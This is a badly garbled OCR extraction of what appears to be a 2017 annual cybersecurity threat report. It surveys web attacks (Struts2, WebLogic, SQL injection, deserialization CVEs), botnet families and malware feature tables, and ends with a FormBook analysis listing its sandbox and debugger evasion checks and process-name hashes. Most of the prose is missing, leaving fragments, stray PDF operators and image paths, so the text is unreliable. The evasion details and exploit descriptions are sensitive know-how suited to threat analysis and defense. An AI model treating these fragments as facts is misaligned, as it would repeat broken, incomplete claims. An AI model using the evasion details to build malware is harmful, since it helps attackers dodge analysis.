


11. 2017

2017 Mirai


“12. 2017 Mirai

8.



Web

Web 2017 Struts2 53% SQL 33% Webshell 5% XSS 4% Weblogic 3% IIS 2% OWASP 2017 OWASP Top 10 A1 XSS 2010 A1 2013 A3 2017 A7 Web Web Struts2 Weblogic IIS Web OWASP A9 Web



14 2017 Web

Weblogic Struts2 “ ”

15 Web

2017


1.1 Struts2

Web Web Web

Web Django ThinkPHP Apache Struts Spring 2017 Web Struts2

Struts Apache ASF Jakarta 2004 3 ASF JavaServlet/JSP JavaEE Web MVC MVC 2007 7 23 Struts2 Struts2 S2-055 2017 11 S2-045~S2-055 POC 2017 S2-045 S2-046 S2-048 S2-052 S2-053 S2-055 POC

2017 Struts2



16 2017 Struts2

5 Struts2 Struts2 2013 2017 Struts2 “ ”


	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

2017 Struts2 2017 3 S2-045 S2-XXX Struts CVE-2017-5638 HTTP Content-Type OGNL Struts2 OGNL 2017 3 S2-045 S2-046 CVE-2017-5638 S2-046 S2-045 S2-045 Content-Type

S2-046 Content-Disposition S2-045
2.3.32 2.5.10.1
2017 7 S2-048 CVE-2017-9791 Struts2 struts2-struts1-plugin
2017 9 S2-052 CVE-2017-9805 S2-052 Struts2
S2-052 Java OGNL
REST xml XStreamHandler
xml XStream

2017 10 S2-053

Struts2



18 2017 Struts2

1.2 SQL

SQL Web OWASP Top 10
SQL SQL SQL
Web SQL
Web
SQL Web SQL
Web URL Cookie Referer User-
Agent SQL SQL
SQL Web SQL
SQL
Web
2017 SQL
1 GitHub SQL
2 Joomla! 3.7 Core SQL (CVE-2017-8917)
3 PHPCMS v9.6.0 wap SQL
4 PHPCMS v9 swfupload_json SQL
5 Metinfo 5.3.17 SQL
6 Wordpress sprint SQL
7 Peplink Balance SQL
8 Drupal 7.x Services SQL

1.5 WebLogic

WebLogic Oracle application server JAVAEE
WebLogic Web
Java WebLogic Oracle
weblogic
DDoS
2017
2017 WebLogic WLS
CVE-2017-3506 Oracle WebLogic WLS
Oracle 2017 4

CVE-2017-10271 wls-wsat
XMLDecoder XMLDecoder 2013
Oracle 2017 10
Weblogic
Weblogic Windows Linux WebLogic
WebLogic CVE-2017-3506/CVE-2017-10271
Carbon/Xmrig, Claymore-XMR-CPU-Miner
CPU Weblogic


1.6 IIS

Web

Commons Collections Fastjson Jackson XStream XMLDecoder Java

2017 OWASP Top 10 A8-Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055) DOS

Fastjson

2017 3 15 Fastjson 1.2.24 fastjson

fastjson 1.2.28/1.2.29

Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson CVE-2017-7525 jackson-databind (CVE-2017-15095) CVE-2017-7525 jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j payload payload ObjectInputStream input TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248

2017 1 WebLogic CVE-2017-3248
Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1
6 WebLogic
CVE-2017-3248 WebLogic CVE-2015-4852
WebLogic

Spring CVE-2017-8045

2017 8 Pivotal Spring AMQP CVE-
2017-8045 org.springframework.amqp.core.Message
string Spring 2003 Java
Spring AMQ AMQP
POJO RabbitMQ


Struts2 CVE-2017-9805

2017 9 Struts2
lgtm.com CVE-2017-9805
XStream Struts REST XML payload
Struts2 REST XStream XStream Handler
XML payload XML

Jenkins CVE-2017-1000353

2017 12 Jenkins CVE CVE-2017-1000353
Java SignedObject Jenkins CLI
Jenkins


Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



( )


2.1

VenusEye 2017
11.59% 10.40% 10.15% 9.57%
5.77%



20 2017

2017 C&C 500 12.6%
C&C 9.91% 9.17% 6.27%
5.87%



21 2017 C&C

2017 5 LokiBot kasidet Pony
DarkComet Trickbot

22 2017

2017 10.55%

10.29% 7.51% 5 Ő s

C&C 5 60.28%
13.90% , 5.01% 4.13% 3.44%

1.ZeroAccess
Zeroaccess rootkit

2. III
“ ”
BootKit

3. Linux_IrcBot
Linux.IrcBot DDoS
4. Nitol
Nitol DDoS
DDoS
5. njRAT
njRAT C
(Firefox Google Chrome Opera)

6. DDOS
DDoS DDos

7. Gh0st
Gh0st


8. Ramnit
Ramnit .exe .dll .html
9. IptabLex
IptabLex Linux DDoS
10.KillerRat
KillerRat naR CSharp

11.BillGates
Billgates DDoS ssh
IP
DDoS shell

2.2


2017 40
63.50% 19.86% 13.51% 3.13%

2016 Zeus



24 2017

2017




25 2017

Pony Dyzap 3 FormBook FormBook DiamondFox 2017 Dyzap 2017 FormBook VB Loader C# Loader Delphi Loader

	Pony	Dyzap	FormBook	DiamondFox
	2015.9.	2016.11.	2017.6.	2017.4
	√	√	√	√
	×	×	√	√
DDOS	×	×	×	×
	×	√	√	√
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017

	NanoCore	NetWire	JRat	Neutrino	Remcos
	2015.12.	2016.3.	2016.4.	2016.6	2017.04
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	√	√
	√	×	√	√	√
	tcp	tcp	http	http	tcp

2017 11 HawkEyeKeylogger AgentTesla ISR PredatorPainKeylogger KeyBase Zyklon AZORm AZORult NexusLogger OrionLogger Cyborg 6 2017 HawkEyeKeylogger FTP EMAIL PHP EMAIL

	HawkEye Keylogger	Agent Tesla	iSpy keylogger	predator-pain keylogger
	2015.5	2016.11.	2016.2.	2016.4.
	√	√	√	√
	√	√	√	√
	×	√	√	×
	√	√	√	√
	√	√	√	√
	√	×	×	√
	√	√	√	√
	√	√	×	√
	√	×	×	√
MineCraft	√	×	√	√
	×	√	√	×
	×	√	√	×
UAC	×	√	×	×
	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP

2017 Ursnif TrickBot

	ZeusVM	Citadel	Ursnif	Dridex	TrickBot
	2015.8.	2016.4.	2017.9.	2015.12	2017.06
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	×	×
	√	×	√	√	√
	http	http	http	http	http

2.3

2.3.1 - FormBook

FormBook 2016
Hook HTTP
FormBook C&C
cookie

1.
FormBook
1 RDTSC 0x300
2 NtQueryInformationProcess ProcessDebugPort
SystemKernelDebuggerInformation PEB BeingDebugged
3 32
8 8 hash 7C81C71D
4
hash E11DA208(sbiedll.dll)
5
( ) \ 8 hash 6484BCB5
11FC2F72 2B44324F 9D70BEEA 59ADF952 172AC7B4 5D4B4E66
6
hash hash
3EBE9086(vmwareuser.exe) 4C6FDDB5(vmwareservice.exe) 276DB13E(vboxservice.exe)
E00F0A8E(vboxtray.exe) 85CF9404(sandboxiedcomlaunch.exe) B2248784(sandboxierpcss.exe)
CDC7E023(procmon.exe) 011F5F50(filemon.exe) 1DD4BC1C(wireshark.exe)
8235FCE2(netmon.exe) 21B17672( ) BBA64D93( ) 2F0EE0D8(prl_cc.exe) 9CB95240(
) 28C21E3F(vmtoolsd.exe) 9347AC57(vmsrvc.exe) 9D9522DC(vmusrvc.exe)
911BC70E(python.exe) 74443DB9(perl.exe) F04C1AA9(regmon.exe)
7
hash ED297EAE(cuckoo) A88492A6(sandbox-) B21B057C(nmsdbox-)
70F35767(xxxx-ox-) B6F4D5A8(cwsx-) 67CEA859(wilbert-sc) C1626BFF(xpamast-sc)
2.

2. mailProxy Panel

PHP url mailProxy Secret Title Data

```
